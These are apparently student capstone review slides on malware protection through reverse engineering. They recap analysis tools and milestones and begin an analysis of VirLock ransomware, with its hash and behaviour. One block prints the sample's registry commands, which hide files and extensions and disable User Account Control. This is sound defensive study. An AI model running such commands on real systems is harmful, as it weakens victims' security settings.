UE20CS390B – CAPSTONE PROJECT PHASE – 2

PROJECT REVIEW - 1

Malware Protection using Reverse Engineering

Project ID	:	PW23_HBP_01
Project Guide	:	Prof. H B Prasad
Project Co-Guide	:	Asst. Prof. Sushma E

Project Team:

Pavan R Kashyap	(PES1UG20CS280)
Phaneesh R Katti	(PES1UG20CS281)
Hrishikesh Bhat P	(PES1UG20CS647)
Pranav K Hedge	(PES1UG20CS672)

Table of contents

01

About

Project Abstract and Scope

Abstract

The objective of this capstone project is to conduct a comprehensive study of famous malware like **“VirLock”**, **“RedLineStealer”** to name a few, and present an analysis of their functionality, tactics, and techniques.

Various static and dynamic analysis tools like **Ghidra**, **ProcMon** will be investigated, to compile detailed reports of the malware analysed, that is suitable for both technical and non-technical audience.

Furthermore, the project will encompass the development of strategies and guidelines for **mitigating potential malware threats**, while also providing insights into an attacker's mindset.

Scope

01

Identify tool/tools and the **platform** needed to analyse malware. Understand their pros and cons and shortlist the best among them

02

Utilize **dynamic analysis** tools to discover the processes by which malware infects a system

03

Examine **prevalent malware** to understand their operations. Analyze their injection techniques and devise ways to mitigate them

02

Phase - 1

Recap

Phase - 1 Milestones

Literature Survey

Milestone 1 - Keylogger

Milestone 2 - Encryption Malware

Milestone 3 - Registry & Persistence

Milestone 4 - Obfuscation

Milestone 5 - Command & Control (C2)

Phase - 1 Summary

- Phase 1 focused on our pursuit in understanding the **basic concepts of reverse engineering (both statically and dynamically)**. We then delved deeper into understanding the best open-source tools to help us with analysis, and shortlisted **Ghidra** and **ProcMon** as the best tools for their respective domains.

- Our focus was primarily on understanding **Windows malware**, and therefore, we divided our learning into **5 milestones**.

- The first milestone focused on understanding **DLL API calls** and their behaviour. We analysed a **keylogger** to solidify our basics in this milestone.

- Our second milestone encompassed understanding the use of **cryptographic schemes** in malware samples and deciphering their behaviour via Decompilation. We used a **Hill Cipher executable** to reverse engineer the same.

Phase - 1 Summary

- **Registry and persistence** was the third milestone. Various techniques to access and store crucial payload information was explored here.
- **Obfuscation** entailed our fourth milestone focusing on different techniques and tactics used by malware authors to stall reverse engineering and deceive analysts.
- Lastly, we focused on understanding the basics of **Command and Control (C2)**. All of this set the **foundation** for our goal of reverse engineering real world malware samples.

Literature Survey Inferences

An Introduction to Code Analysis(Ghidra)*

A malware analyst may examine a malware sample's operation without executing it, and enables user navigation through malware's assembly code without changing the settings or memory of the analysis device.
Ghidra is an application that finds and maps out functions. and has features such as Decompiler, Symbol Tree, Function Graphs, Disassembler, etc.

Malware detection and Analysis*

Reverse engineering is used to better understand and comprehend the purpose of malware code segments on executables at many levels, including raw binaries, assembly codes, libraries, and function calls.

Introduction to Dynamic Analysis*

Dynamic analysis tools were created in response to malicious software's ever-evolving use of evasion tactics (such as self-modifying code) to avoid static analysis. Most dynamic analysis tools provide functionality that tracks whether system calls or DLL APIs are made by the sample being examined. As a result, an analyst can spot steps taken to complete a sample's sinister duties.

*References mentioned later

Tools Recap

WinHex Editor

Binary view of files and file structures

Process Monitor

Dynamic Analysis tool

PEStudio

Inspect DLL APIs utilized by any process

Autoruns

Examine applications that launch automatically on booting

Ghidra

Static Analysis tool

Wireshark

Analyse network traffic

03A

Phase - 2


Understanding Advanced Attack Techniques used by Real-World Malware Samples

VirLock Ransomware - 1


Introduction

- Variant first seen – **2016**
- SHA-256 Hash: **10c298cc3fa702bba0b6797414c210160d534ff1b01fd8c1155c4545dca9589d**
- VirLock is a **polymorphic, file-infecting ransomware** first discovered in 2014. In 2016 it demonstrated new capabilities allowing it to spread through shared applications and cloud storage.
- When executed, it **drops three instances of itself**. One instance carries out the **file infection**, another **locks the machine**, and the third creates a **persistence mechanism** by registering as a service.
- Attackers demand **bitcoin payment** from victims who want their systems unlocked.


VirLock on VirusTotal



VirLock Import Table on Ghidra




VirLock Payload Tree





```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced /f /v HideFileExt /t REG_DWORD /d 1
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced /f /v Hidden /t REG_DWORD /d 2
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /d 0 /t REG_DWORD /f
```

Reference: https://www.researchgate.net/publication/348928293_Peeler_Profiling_Kernel-Level_Events_to_Detect_Ransomware


VirLock Payloads



